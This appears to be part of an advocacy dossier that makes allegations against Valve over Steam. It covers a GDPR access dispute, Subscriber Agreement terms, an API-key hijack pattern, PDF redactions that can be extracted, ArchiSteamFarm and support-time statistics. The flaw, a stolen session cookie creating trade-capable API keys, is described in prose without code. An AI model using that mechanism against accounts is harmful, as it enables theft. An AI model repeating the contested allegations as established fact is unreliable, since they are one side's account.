Valve's counsel described device-level correlation records in a letter of 1 October 2025. On 19 September 2026 an Article 15 request for the same class of records was closed with a referral to a self-service page the requester reported did not contain them, without a stated legal basis. Ticket HT-2YBP-F7JP-D4VB is one documented instance; whether it reflects a wider practice is a question for the supervisory authority, which can ask Valve for its handling records.

`GDPR Articles 12, 15, 77 / Supervisory authority`

A complaint under Articles 12 and 15 can be lodged directly with the relevant supervisory authority without cost (Article 77). The authority may impose corrective measures including orders to comply with the access request, and fines under Article 83(5)(b) for infringements of data-subject rights. Preserving the original ticket reference and any Valve response (or its absence) strengthens a complaint.

See the DSAR template →

`Part C — Legal frameworks · Section 19 · Contract law`

The Subscriber Agreement against the platform's own architecture

Context & source limits

The authors are not lawyers and none of this is legal advice. The SSA is quoted from the revision of 10 September 2026; a different revision may read differently, and clause numbering has changed across revisions — check the clause against the version that governed the conduct in question. The Articles 25 and 32 arguments state what the regulation requires, not that a supervisory authority has found a breach. The figures in Argument 1 carry the scope limits set out in Section 13.

Three of the SSA's central provisions sit awkwardly with how the platform is built: the commercial-use prohibition against a Market price ceiling that pushes high-value sales off-platform; the user-liability clause for API keys against a key endpoint that, before 2023, required no second factor; and the enforcement language against a public record that shows no per-operator enforcement. Whether these tensions affect enforceability is a question for a court; this section sets out the facts a court would have before it.

Argument 1 / Market Cap Architecture

The Market ceiling and the commercial-use prohibition

The Steam Community Market has a listing ceiling of about $1,800. Across five marketplaces in a dated snapshot (23 Sep 2026), 248 CS2 item categories are independently priced above that ceiling by two or more of them; such items **cannot be sold at those prices on Valve's own platform**. Owners who want those prices use third-party markets, which run on Steam accounts and the Steam API — use that the SSA classes as commercial unless expressly permitted.

Items exceed the Market ceiling → third-party markets fill the gap → those markets use Steam accounts and the Steam API → the SSA prohibits commercial use without permission → no register of permissions has been published. The Community Market's combined fee of about 15% applies only to sales completed inside the Market, not to these external trades.
Argument 2 / API Key Security Architecture

The API-key vulnerability as a platform design question rather than user negligence

Before 2023, Steam's API key creation endpoint accepted a POST with a stolen sessionid and generated a high-privilege credential **without e-mail confirmation, a second factor or device verification**. The API hijack complaints collected in this investigation follow one pattern: attacker script, stolen session cookie, silent key creation, trade interception (the request payload is shown in Section 8).

GDPR Article 25 (data protection by design) and Article 32 (security of processing) require technical measures appropriate to the risk. Issuing a credential capable of trade interception without a second factor or owner notification is a design question for the controller. Whether the SSA clause placing liability on the user can be relied on against that background is a question for a court and the supervisory authority.

Argument 3 / Real-Time Visibility

Valve receives the auth hostname on every login

The auth hostname arrives at Valve's OpenID endpoint in plaintext in `openid.return_to` and `openid.realm` (the request shape is shown in Section 3). Extracting it is a standard operation. As of 2026-09-22, in 26 pairs the main domain was on the Link Filter while the host carrying its Steam login was not. Valve has published no per-operator enforcement record, so whether any measure other than the Link Filter has been applied to these hosts cannot be established from public data.

Who bears the cost

The pattern in the archived complaints

In the reviewed complaints, Steam Support's response to an API-key hijack claim follows one form: decline restoration, cite the user's responsibility for the account and its API key, close the ticket. No aggregate figure for accounts affected or value lost is estimated in this dossier; no source for such a figure has been located.

The question is not whether individual users made mistakes. The question is who is responsible for an architecture that, until 2023, allowed a POST request with a stolen cookie to create a high-privilege trading credential with no notification and no second factor.

`The SSA as a document vs the SSA as a contract`

A court evaluating this record would not read the SSA in isolation.

It would read it alongside counsel's October 2025 letter describing device-level correlation, the auth-host registration dates, the batch registration timestamps, the API-key request payload, and the ten years between the July 2016 notices and the platforms still operating in September 2026. That is the record Valve would have to address.

`SSA against the record / key points`

- "No commercial use" — the Market ceiling pushes high-value sales to commercial third-party markets
- "Users liable for API keys" — no second factor on the key endpoint before 2023
- "We enforce against violators" — no per-operator enforcement record published since July 2016
- "You agreed to terms" — in the hijack pattern the acceptance is submitted by a script, not the account holder

`Conclusion · What the record establishes and what we ask`

The findings. The records we ask for.

Context & source limits

Each finding below is tied to a dated public record in the sections above. The requests are addressed to the authorities that can compel the one thing this investigation cannot reach: Valve's own enforcement, access and processing records.

Each request follows a dated finding. The authorities can seek records that this public-source investigation cannot compel.

What the public record establishes

1. 44 live platforms authenticate through a separate registrable domain — 27 with a published per-route evidence file, 17 from manual collection and listed apart. As of 2026-09-22, 26 pairs had the main domain blocked in the Steam Link Filter while the host carrying its login was not — csgogem.com blocked, `api.csgem.com` registered since March 2014. Steam receives that hostname in `openid.realm` and `openid.return_to` on every login. Section 3
2. On 13 July 2016 Valve publicly named the mechanism and prohibited it, and its counsel's notices of 20 July 2016 set a ten-day deadline. No per-operator enforcement record has been published in the ten years since that deadline. Section 11
3. The Steam Web API key endpoint issued a high-privilege, trade-capable credential from a session cookie alone, with no second factor before 2023. Section 5
4. A GDPR Article 15 request (ticket HT-2YBP-F7JP-D4VB) was closed after three days with a link to self-service and no data. Section 18

What we ask each authority

Washington State Gambling Commission
Reopen the 2016 file. Request an operator-by-operator account of which accounts, bots and return hosts were disabled after the ten-day notices, and which operators later regained access. Section 2

HmbBfDI (Hamburg; Valve GmbH)
Test whether the Article 15 response met the controller's duty, and require disclosure of the API-key registration and access records relevant to identifying the actor. Section 18

DSA digital-services coordinators
Put the auth-host routing on the record as notice, then assess whether Valve's response meets its obligations once knowledge is documented. Section 16

Any data subject
Use the Article 15 template to request the same records for your own account; a retained record can test who initiated a reset or created a key. Appendix G

The single request behind all four is the same: publish the enforcement, access and processing records that only Valve holds. A homepage warning, a ten-day letter and a self-service page are assertions of control. Whether control was exercised is a question the public record cannot answer and a regulator can.

Appendices — primary exhibits and working materials

Appendix A — Counsel correspondence

Evidence Memorandum — material provided by Source 1

Evidence base and source status for the counsel correspondence relied on in Sections 1, 18 and 19.

Evidence Base and Source Status — documents provided by Source 1
The user whose permanent ban triggered this audit is not the subject of it. Whether that ban was justified is not examined here, and this dossier neither defends nor disputes it. The account is not the point. What matters is the material: **Source 1** — the banned account holder, who received the correspondence below from Valve's counsel as the data subject of their own GDPR request — passed on that correspondence and the accompanying case files, together with the right to examine them publicly. The name is withheld; the documents are described by date, producer metadata and hash.

That correspondence was sent in response to a GDPR/DSAR request. In the course of it, Valve's counsel put a statement on the record, under signature, describing a capability that Steam Support had previously told users was not technically possible. The paragraph quoted below is that statement.

The authors' further analysis of the produced log extract is **withheld from this dossier** pending independent review. It is not relied on by any other part of this investigation.

`The admission on the record: persistent device-level telemetry`

In paragraph 1.9 of the letter attributed to Valve's counsel, Valve's attorneys state: *"Between 2019 and 2023, this account was used primarily from a device that was also used to log into dozens of stolen Steam accounts."*

The Fact: Valve's counsel here describes device-level correlation across accounts spanning four years. Steam Support has told theft victims that tracking stolen items or linking accounts to devices was not technically possible. Steam Guard device authorisation is publicly documented, so the existence of per-device records is not itself new; what is new is counsel's written confirmation that those records are retained and correlated across accounts over multi-year periods.

Why this matters: the correlation that can link one device to dozens of hijacked accounts over four years is the same class of record Support said it could not use for victims. Records of that class would be capable of identifying accounts and devices in a theft-and-resale chain. Which records exist, how long they are retained, and on what basis they are withheld from data subjects are the questions for the supervisory authority.
Source: letter of Valve's counsel dated 1 October 2025, paragraph 1.9, and its 830-page PDF appendix · received by Source 1 in response to a GDPR Art. 15 request · SHA-256 of the appendix recorded in disclosure-audit.json · the letter itself is not reproduced; account names and third-party data are omitted.

Status: open
Source materials are available through the evidence archive.

The redaction in the produced PDF is cosmetic: the covered text remains extractable

Valve's counsel answered a GDPR access request with an 830-page appendix in which the redactions are painted over the text rather than removing it. **902,270 characters sit under the black bars and come straight out with a text-extraction tool** — including the third-party identifiers the bars were there to withhold. Only aggregate counts are published here; no covered content is reproduced, and the appendix itself is not published.

1. What the geometry check found

The GDPR Art. 15 response dated **1 October 2025** was accompanied by an 830-page PDF appendix (Aspose.PDF for .NET producer metadata, created and modified on the same date). The authors ran a page-level geometry check: for each page, opaque near-black rectangles painted after the text layer were located and the extractable characters lying beneath them were counted.

Measured on the produced file

902,270
Characters still extractable from under the black bars
Counted, not estimated. This is a count of covered characters — not of victims, re-identifications or incidents.
830 / 830
Pages affected — every page
986
Rectangles over extractable text
1,329
Opaque black rectangles in total
The black bars are drawn over the text layer; they do not remove it. Text under the bars can be extracted with standard PDF tools. Only aggregate counts are published; no covered content is reproduced here.
Forensic Demonstration: Layer Separation
ASPOSE.PDF FOR .NET VECTOR OVERLAY MOCKUP (APPENDIX P. 412)
Report filed against account: [LOGIN: redacted_user_667]

Reason submitted by user: [TEXT: "User reports duplicate items in inventory and abusive trade conduct..."]

Foreground: <path fill="#000" /> Flaw: Underlying UTF-8 stream intact
Source: PDF appendix to the counsel letter of 1 October 2025 (830 pages, Aspose.PDF for .NET producer metadata) · measured by the authors, method and per-page counts in disclosure-audit.json · SHA-256 of the appendix recorded in the same file · the appendix itself is not published.

2. Why this matters for a data-subject response

Valve's counsel sent this file to a data subject in answer to a request for that person's own records. The bars on it are cosmetic: the text underneath was never removed, so the third-party identifiers the bars were applied to withhold went to the recipient along with the file. A redaction that lifts with a text-extraction tool withholds nothing, and it also leaves the recipient unable to establish what was disclosed and what was not.

Article 15(4) is the reason those bars exist at all: the right to obtain a copy must not adversely affect the rights and freedoms of others. That is the obligation this production did not meet. Whether it is characterised as a personal data breach under Art. 4(12) is for the supervisory authority to determine; the disclosure itself is measurable in the file, and reproducible by anyone holding the same bytes — the SHA-256 is published, the appendix is not.

What was under the bars was not account numbers. It was the body of user reports filed against the requester, with their authors attached: Steam logins that, because a login is rarely used only on Steam, identify the person behind them — **on the authors' count, over 60% of the users named in the document are fully identifiable** — together with the raw, unredacted text of what they wrote. That text includes death wishes and abuse directed at the requester's nationality. Some of the people so identified are minors. **The production handed a named list of reporters to the person they had reported**, which is the precise harm Art. 15(4) is written to prevent.

The sequence around the file matters as much as its contents. The request was met first with a demand for further proof of identity, on the ground that the requester's alias email address did not contain his name; the account was permanently banned during the delay that followed. The letter that finally delivered the data, more than six weeks past the Art. 12(3) month, threatened the recipient with criminal prosecution and withheld the remainder of his own data until he explained his account activity to counsel. The disclosure also settles two questions Valve has not answered in public: the records produced show account-linking reaching back to 2019, and internal telemetry of a depth Valve has never described.

Scope of this section: the observation here is limited to the mechanics of the redaction, measured on the file as produced. The authors' further analysis of the produced logs is withheld pending independent review and is not relied on elsewhere in this dossier.
Evidence: counsel letter of 1 October 2025 and its PDF appendix (SHA-256 recorded in the audit file); page-level PDF measurements and method ↗. The sequence of the request, the page-8 refusal and the characterisation of the exposed records are set out in full in PhishDestroy's account, “My Dog vs. Elite GDPR Lawyers”, 17 August 2026 ↗ archived 2026-08-21 ↗. Account names and third-party data are omitted here; nothing covered by the bars is reproduced.

> **Page 8 of the covering letter refuses part of the request, and states the reason in writing:** “Eine genauere Auskunft ist aufgrund des Schutzes der personenbezogenen Daten anderer Nutzer der Steam-Plattform… nicht möglich.” — a more detailed answer is not possible, because the personal data of other Steam users must be protected. The 830-page appendix was in the same package. What the bars covered was not account numbers: it was the reports filed against the requester, their authors

> named, with the raw unredacted messages attached. The account holder had asked Valve, through its counsel, for his own file; what he could extract from it was other people's. Nothing in this appendix turns on who drew the boxes. What it establishes is that the protection Valve invoked as its ground for withholding is the protection this same production failed, in the same envelope, on the same day.

Support and Legal Correspondence Exhibits

> Open the full visual catalogue and its source records online.

Appendix D — Source collection

Selected primary records

Six records from the archive — three GitHub issues in Valve's trackers and three Reddit accounts of disputed support outcomes. Each source stays attached to the claim, the saved text and the question it raises.

GH-01 / GITHUBOpen in saved build

Hardware keys, requested in 2016

ValveSoftware / steam-for-linux · #4521 · 2016-06-27

A user asked Valve to support U2F hardware keys as an alternative second factor. The saved issue carries both Feature Request and reviewed labels, with its state recorded as open.

> I request U2F usb dongle support in steam as an alternative.
>
> *Excerpt from the GitHub issue ↗*

Documented record
A dated request for an additional account safeguard, published in Valve's own issue tracker and labelled reviewed.

Accountability demand
Publish the product decision, the response date and the protection delivered after review.

Read saved record Open GitHub ↗
In the dossier: Account safeguards →Archive #484 · build 2026-09-17

GH-02 / GITHUBOpen in saved build

Crash reports without an effective opt-out

ValveSoftware / steam-for-linux · #6459 · 2019-08-18

The reporter describes a Steam client from 12 August 2019 on Ubuntu 16. They say disabling the crash-upload destination did not persist after a restart, and include the relevant configuration.

> If I disable the `ServerURL`, it gets overwritten after every reboot.
>
> *Excerpt from the GitHub issue ↗ archived 2026-04-19 ↗*

Documented record
A specific privacy complaint with a client date, operating system and configuration excerpt. The saved issue is open.

Accountability demand
Identify the investigation, the affected builds and the change that made the opt-out effective.

Read saved record Open GitHub ↗ archived 2026-04-19 ↗
In the dossier: Request the underlying records →Archive #467 · build 2026-09-17

GH-03 / GITHUBOpen in saved build

Auth-ticket abuse reported to Valve

ValveSoftware / Source-1-Games · #3857 · 2022-02-26

The author alleges that a server operation retained Steam authentication tickets after players disconnected and used misleading server listings. The post asks Valve to address the behavior.

> Making their servers look packed.
>
> *Excerpt from the GitHub issue ↗*

Documented record
A public abuse report lodged in Valve's tracker on 26 February 2022. Its saved state is open; the report includes links to screenshots.

Accountability demand
Produce the investigation result and the mitigation record for the reported authentication-ticket abuse.

Read saved record Open GitHub ↗
In the dossier: Dataset scope →Archive #768 · build 2026-09-17

RD-01 / REDDITAuthor's account

44 disputed Market purchases

r/DotA2 · author handle withheld · 2022-07-07

The author reports 44 unauthorized Market purchases on 6 July 2022 and roughly $500+ in losses. They say two-factor authentication was enabled and describe repeated template replies from support.

> 2nd ticket in and I have still yet to receive a non robotic copy paste template response from Steam.
>
> *Excerpt from the Reddit post ↗ archived 2025-03-20 ↗*

Documented record
A dated account of disputed purchases, with links to transaction screenshots and a support response. The amounts and events are the author's report.

Accountability demand
Reconcile the disputed purchases with transaction and session logs. Explain the evidence behind support's decision.

Read saved record Open Reddit ↗ archived 2025-03-20 ↗
In the dossier: Support and enforcement →Archive #4,533 · build 2026-09-17

RD-02 / REDDITAuthor's account

A permanent ban and closed appeals

r/ohnePixel · author handle withheld · 2024-12-09

The author disputes a permanent ban and says support cited suspected account transfer and community reports. They describe closed tickets and plans to request their personal data.

> I explained my situation and asked for more details, but they're sticking to their decision and closing my tickets.
>
> *Excerpt from the Reddit post ↗*

Documented record
A preserved appeal account, including the reasons the author says support supplied and links to four images. The post date comes from the selected support export.

Accountability demand
Identify the evidence supporting the permanent ban and the review available to challenge it. Closing an appeal does not explain the decision.

Read saved record Open Reddit ↗
In the dossier: Request the underlying records →Archive #4,766 · build 2026-09-17

RD-03 / REDDITAuthor's account

A recovery reset and a reported $10,000 loss

r/legaladvice · author handle withheld · 2025-05-09

The author alleges that support reset credentials and disabled account protections after someone else submitted a recovery ticket. They report a loss of about US$10,000 from an inactive account.

> Steam Support reset my password and turned off all my account security.
>
> *Excerpt from the Reddit post ↗*

Documented record
A preserved allegation about the recovery process overriding account safeguards. The saved post records what the author says support told them.

Accountability demand
Identify who authorised the reset, the ownership evidence they accepted and the access log. Account recovery is part of the security system Valve controls.

Read saved record Open Reddit ↗
In the dossier: Request the underlying records →Archive #4,592 · build 2026-09-17

Six selected records. GitHub states describe the saved build. Reddit posts preserve the authors' accounts.

Download the six records ↓

The searchable build contains **16,319 distinct records**: 393 Trustpilot, 5,635 Reddit, 2,395 GitHub, 276 web and 7,620 wiki records. Multiple records can concern the same event. The separate 40,448-row master export has a different scope.

Search the full archive ↗ · Build manifest ↗ · Dataset scope and counts →

Appendix E — Case study

ArchiSteamFarm and the automation clause

An open-source card-farming tool whose own FAQ states it runs on millions of accounts, set against the Subscriber Agreement clause (§ 4.C) that prohibits automation. The mechanics — what a farm has to buy from Valve before it can produce anything, why every way of cashing out a card breaches the licence, the enforcement record and who moderates the card economy — are set out in full in Exhibit V ↗.

The Steam Subscriber Agreement, § 4.C, states:

"You may not use any form of scripts, bots, macros, or other non-human-controlled systems ('Automation') to interact with Content and Services on Steam in any manner." — Steam Subscriber Agreement § 4.C (current) ↗ archived 2026-09-18 ↗

Valve enforces this clause. It is very good at it. The FAQ of **ArchiSteamFarm (ASF)** — an open-source tool its own documentation describes as running on **more than a few million Steam accounts** since a first release over 11 years ago — reproduces three Steam Support messages permanently banning users who ran bot networks. Valve found the networks, named them and killed them. The relevant question is therefore not whether Valve can detect automation at scale.

The project's official ArchiSteamFarm FAQ addresses the risk of a ban directly:

"This is extremely unlikely considering the fact that ASF is being used on more than a few million of Steam accounts, since its first release that happened over 11 years ago — but still a possibility, regardless of actual probability."

"Valve clearly acknowledges 'Steam idlers' existing, as stated here, so if you asked me, I'm pretty sure that if they weren't fine with them, they'd already do something instead of pointing out that they could cause problems VAC-wise. **The key word here is Steam idlers, for example ASF, and not game idlers.**"

— ArchiSteamFarm FAQ, JustArchiNET. Source: GitHub wiki ↗ · verified verbatim 2026-09-22

The same FAQ answers "Did anybody get banned for it?" with **Yes**, and reproduces what Steam Support wrote to three of them:

1,000+ bots · trade banned
"It looks like this account was used to manage a network of bot accounts. Botting is a violation of the Steam Subscriber Agreement."

170+ bots · permanently banned, 2017 Winter Sale
"this account was used to illegally collect collectible cards on Steam, as well as related and not only commercial activities. The account has been permanently blocked and Steam Support can not provide additional support on this issue."

120+ bots · permanently banned
"This and other accounts were used for flooding our network infrastructure, which is a violation of Steam online conduct."

— Steam Support messages reproduced in the ArchiSteamFarm FAQ, section "Did anybody get banned for it?". Source ↗ · verified verbatim 2026-09-22

Put the two records side by side. A private user with 1,000 farming bots is identified, told that "botting is a violation of the Steam Subscriber Agreement", and permanently removed. The commercial platforms in this dossier run automated Steam accounts as their core business, at far greater scale, and authenticate through Valve's own OpenID on every login — and no per-operator enforcement record has been published for any of them. **The clause works. The question is who it is pointed at.**

ASF is not accused of anything here, and its reading of Valve's position is its own — its author states plainly that "ASF is not authorized by Valve". The tool is used here as a measuring instrument: it shows that Valve detects bot networks, names them in writing and bans them permanently. Valve can close the question in one sentence by publishing which commercial automation it authorises, and the per-operator record of what it did about the rest.

`Where card farming touches Valve's revenue`

Farmed trading cards are sold on the Steam Community Market, which charges a combined fee of about 15% on each sale completed inside the Market; the account must have spent $5.00 USD on Steam before it can receive a card at all; and card drops require game ownership or in-game purchases. No aggregate revenue figure is estimated here — the operating scale is stated only as the ASF FAQ states it. The FAQ also records Valve distinguishing *"Steam idlers"* (card farming) from *"game idlers"*; see the ASF FAQ ↗. The mechanics are set out in full in Exhibit V — the scale and the commercial-use trap.

Subject ArchiSteamFarm — automated card farming
Stated scale Millions of accounts (per ASF FAQ — exact active count unverified)
Counted, not quoted 10,880,610 total API entries in ASF's own Steam group (5,360,499 non-limited, as Steam displays) — the FAQ's "millions" is not a story, it is a headcount. 88.97% carry no Steam ban of any kind. The full ban census ↗
Disclosures in the tool's own documentation

- ASF logs accounts in headlessly and idles games for card drops without launching the Steam client (per the project documentation).
- The FAQ reasons that Valve is aware of "Steam idlers" and that "if they weren't fine with them, they'd already do something".
- No targeted enforcement reported in over 11 years (per the FAQ); the resulting card sales inside the Community Market carry Steam's combined fee of about 15%.
- The FAQ states a recommended ceiling of ten accounts per operator and attributes it to Valve: "This recommendation is based on internal Valve guidelines, as well as our own suggestions." No such guideline is published by Valve.
- Technical ceiling, per the same FAQ: "you can run up to 100-200 bots with a single IP and a single ASF instance."
- Farmed playtime is recorded by Valve — "it's usually updated every 30 minutes or so" — and § 4.C lists "Faking gameplay statistics (e.g., inflated wins or losses, XP, playtime)" as a prohibited act.

Sources
Official JustArchi ASF FAQ wiki ↗ ArchiSteamFarm repository ↗ archived 2026-09-24 ↗
The automation clause is explicit; the ASF FAQ has stated for years that the tool runs on millions of accounts; no targeted enforcement against it has been reported. The gap between the rule and its application is the record; the reason for it is not established here.

`Full exhibit`

The card economy: the process, the scale, the licence and who moderates it ↗ What a farm has to buy from Valve before it can produce a single card; the two lines of § 4.C that name card

farming by its effects; why every way of cashing a card out breaches the licence Valve wrote while Valve charges a fee at the door; the enforcement record including the June 2025 VAC wave and chain-banning by shared phone number; and the Valve employee and community moderators found administering the card-trading and ban-list services around Steam.

The ban census

We didn't ask Valve how big the farm is. We counted it. ↗ 10,880,610 total accounts (limited and non-limited) read from ArchiSteamFarm's own Steam group, which the software auto-joins by default on first launch unless the user unchecks the group-join setting (capturing both commercial bot farms and regular players who left the default on). 88.97% carry no Steam ban of any kind; of the 11% that do, 99.8% are cosmetic community bans that never stop trading. Cross-checked against SteamRep, 67.77% of listed scammers walk free once anti-cheat bans are set aside. With registration-date, geography and survival breakdowns — the real scale, measured, not narrated.

Appendix F — Working ledger

Choose a rule. Inspect the matching records.

FSB Market is an anonymized label; the original criminal marketplace name is withheld here.

Context & source limits
Select a clause of the Subscriber Agreement or Online Conduct rules; the register lists the recorded platforms tagged under it, with their main domain, declared auth host and saved Link Filter result. The register describes the scope of this investigation's records, not a finding of breach against any platform.

Select a clause to see the tagged platforms, auth hosts and saved Link Filter results. Open each source to test the comparison.

Appendix G — From a template refusal to the underlying record

DSAR playbook: request the evidence

Use Article 15 GDPR to request personal data relating to API-key creation, account recovery and support access. A retained record can test who initiated an action and what the platform relied on.

1. 01

   ### Preserve your timeline.

   Save account notices, tickets, trade IDs and dates in UTC. Secure the account and review the recovery options applicable to the game and transaction.

   Steam Trade Protection information ↗

2. 02

Request your retained data.

Ask for timestamps, source IPs, key lifecycle events, security confirmations and account-related recovery actions. Include support-access events and recipients where those data concern you.

3. 03

Keep the delivery record.

Use Valve's privacy contact route. The usual response period is one month; a necessary extension of up to two further months must be explained within that first month.

Valve privacy contact route ↗ archived 2026-09-21 ↗

4. 04

Compare the response.

Reconcile logs with your timeline. Ask for reasons for omissions, then use the supervisory-authority complaint route if necessary. Preserve the response exactly as received.

Scope / Article 15

Access covers retained personal data, including data in logs. It does not guarantee every internal document, reconstructed records or unredacted data about others. Ask for an intelligible copy and the basis for any restriction.

EDPB access guidelines, §§ 2, 4–6 ↗ · GDPR Articles 12, 15, 77 ↗ archived 2026-09-20 ↗

Data subject access requestGDPR / Article 15

Account security & access records

Replace the bracketed fields before submitting.

```
To: Valve Privacy Team
Subject: Article 15 GDPR request — account security records

Account / SteamID: [YOUR ACCOUNT IDENTIFIER]
Relevant period (UTC): [START] to [END]
Related support tickets: [TICKET REFERENCES]

I request a copy of the personal data concerning me that you retain for this period, including:

1. API-key registration, confirmation, use and revocation events, with available timestamps, source
IP addresses, registered domains, device or user-agent information and non-secret key identifiers.

2. Recorded account-recovery actions, password/email/phone changes, Steam Guard removals or resets,
confirmation events and the account-related evidence relied on to authorize those actions.

3. Personal data in support-access and administrative-action logs concerning my account, including
available dates, purposes, actions and the support entity involved, subject to applicable rights of
others.

4. Account-related records used to determine any sanction, and available records of my complaints,
```

```
reviews and responses.

Please also provide the applicable processing purposes, categories, recipients, retention periods or
criteria, and available information about sources where data were not obtained from me.

Where processing relies on my consent, please provide the retained record of the consent relied upon
and the wording presented at that time.

Please provide an intelligible electronic copy with time zones and field definitions. Please do not
include active credentials or secret tokens. If any requested data are not held, please say so. For
any withheld data, please identify the scope and legal basis of the restriction and provide the
remainder.

Please acknowledge receipt and respond within the applicable Article 12 period, explaining any
necessary extension. I also ask you to preserve relevant existing records while this request is
handled.

Name: [YOUR NAME]
Date: [DATE]
```

What a data-centre IP can establish

A discrepancy is evidence to investigate.

An API-key request originating from a data-centre network, as in the hosting-provider example raised in this investigation, can be relevant when compared with login records, confirmations and the user's timeline. An IP alone does not identify the actor or automatically defeat every defence. Evidence that a hostile actor supplied the recorded consent could challenge reliance on that consent; other legal bases and liability issues require separate analysis.

See the preserved ban-and-GDPR complaint →

Appendix H — Wayback Machine archive analysis · published support statistics

Support volume. Published response times.

Context & source limits
Valve publishes daily support statistics at `store.steampowered.com/stats/support`. Wayback Machine archives preserve historical snapshots of this page from 2018 to 2026. The volume-to-headcount ratio implied by these figures is inconsistent with per-ticket human review at the published response times.


Compare Valve's archived support figures across the saved snapshots. The methodology explains what those figures can and cannot measure.

Volume against published response time (2018 → 2026)

Two queues at one support desk, read across 21 archived captures.

Valve publishes live support figures at `store.steampowered.com/stats/support`. Each point below is the lower bound Valve itself printed on that page on the day the Internet Archive captured it — not an estimate of ours. Both series are the same measure in the same unit, so they belong on one axis and can be read against each other directly.

Refund requests — money Valve is holding **Account security & recovery** — the account you have lost



49–55 min The refund lower bound in every capture from February 2018 to August 2026. Across eight and a half years it moves by under six minutes, while daily refund volume moves by a factor of nine.

2.4 h → 8.7 h The account-recovery lower bound sits near 2.4 hours in every capture through December 2022 but one. In the three 2026 captures Valve publishes 10.9 h, 5.8 h and 8.7 h.

×2.8 → ×13 How much slower recovery is than refunds, by Valve's own published figures. Steady for five years, then it widens — the queue that got slower is the one where the user, not Valve, is out of pocket.

Source: 21 Wayback Machine captures of store.steampowered.com/stats/support, 2018-02-03 to 2026-08-10; extraction in `VALVE_EVIDENCE_PACK/databases/steam_support_stats_history.json`. Read the limits with the figures: the chart plots the *lower* bound of the range Valve prints. The published upper bound is worse on both lines — refunds ranged 1.5 hours to 1.5 days, recovery 7.0 hours to 3.6 days. Two captures were archived in a localised edition of the same Valve page — 2018-11-03 in Czech, 2020-03-25 in French — and are marked (cs) and (fr) in the table; their figures appear here with the unit words translated and the numbers as published, and the verbatim source strings are kept in the extraction file. Every capture published a response time for both queues, and no point on either line is interpolated. The single 15-minute recovery figure of 2020-10-21 is flagged on the chart and left in: it appears in one capture only and no other capture is within an order of magnitude of it. No capture exists between 2022-12-08 and 2026-02-01; that 38-month hole in the record is shaded, and nothing is drawn across it. These figures describe published response times. They do not show what happens inside a ticket, and Valve has published no headcount against which to read them.

Open every capture as a table

Every archived capture, as published

Capture	Refunds / day	Refund response	Recovery / day	Recovery response
2018-02-03	98,788	50.12 minutes to 1.52 hours	25,662	2.51 hours to 1.80 days
2018-05-07	60,494	53.83 minutes to 1.47 days	24,226	2.45 hours to 2.22 days
2018-08-02	69,084	50.27 minutes to 1.59 hours	28,953	2.44 hours to 22.17 hours
2018-11-03 (cs)	63,410	49.28 minutes to 1.54 hours	33,910	2.42 hours to 1.31 days
2019-02-01	76,305	50.13 minutes to 1.52 hours	35,164	2.44 hours to 2.04 days
2019-05-18	78,951	51.03 minutes to 3.12 hours	27,514	2.46 hours to 20.39 hours
2019-09-07	78,941	50.65 minutes to 1.66 hours	28,812	2.42 hours to 13.59 hours
2019-12-13	69,589	50.77 minutes to 1.55 hours	25,322	2.45 hours to 1.13 days
2020-03-25 (fr)	139,278	49.45 minutes to 1.53 hours	32,302	2.48 hours to 3.62 days
2020-06-26	278,504	48.98 minutes to 2.29 hours	20,343	2.39 hours to 6.99 hours
2020-10-21	107,633	50.80 minutes to 1.54 hours	20,688	15.33 minutes to 8.62 hours
2021-03-20	158,956	50.80 minutes to 1.64 hours	25,760	2.34 hours to 11.62 hours
2021-06-26	547,907	51.93 minutes to 6.73 hours	29,728	2.40 hours to 15.63 hours
2021-10-10	170,103	51.88 minutes to 3.25 hours	23,989	2.39 hours to 13.05 hours
2022-01-31	354,386	53.65 minutes to 8.09 hours	24,391	2.42 hours to 15.29 hours
2022-05-09	172,555	51.83 minutes to 1.65 hours	23,289	2.41 hours to 16.90 hours
2022-09-05	153,453	53.67 minutes to 4.15 hours	23,594	2.45 hours to 1.22 days
2022-12-08	181,075	54.83 minutes to 6.67 hours	27,111	2.46 hours to 18.89 hours

Capture	Refunds / day	Refund response	Recovery / day	Recovery response
2026-02-01	317,762	50.30 minutes to 1.52 hours	47,197	10.91 hours to 21.30 hours
2026-05-09	246,776	50.12 minutes to 1.52 hours	35,264	5.81 hours to 15.60 hours
2026-08-10	373,244	52.05 minutes to 2.07 hours	45,319	8.73 hours to 16.52 hours

KEY OBSERVATION:
Across **21 Wayback captures** spanning 2018-02-03 to 2026-08-10, daily refund submissions ranged from **60,494** (May 2018) to **547,907** (June 2021) — a **9.1× spread**. The 2026 figure is 373,244 (+278% vs the February 2018 capture).
Over those same nine years the published lower bound for refund response time never left a **49–55 minute** band: a total movement of under six minutes while the workload behind it moved by a factor of nine.
If a person read each ticket for even 5 seconds, processing 373,244 tickets per day (current) would occupy **22 agents working 24/7** just to open and close them; at peak (547,907, June 2021) that rises to 32.
If the published response time reflected per-ticket handling time (~52 min/ticket), the implied concurrent staffing would be on the order of **13,500 agents** at current volume and ~20,000 at peak. No sourced figure for Valve's support headcount has been located; none is assumed here.
What follows: the volume-to-headcount ratio is inconsistent with per-ticket human review at the published response times. The figures are consistent with a largely automated first pass; what proportion receives human review is not published.
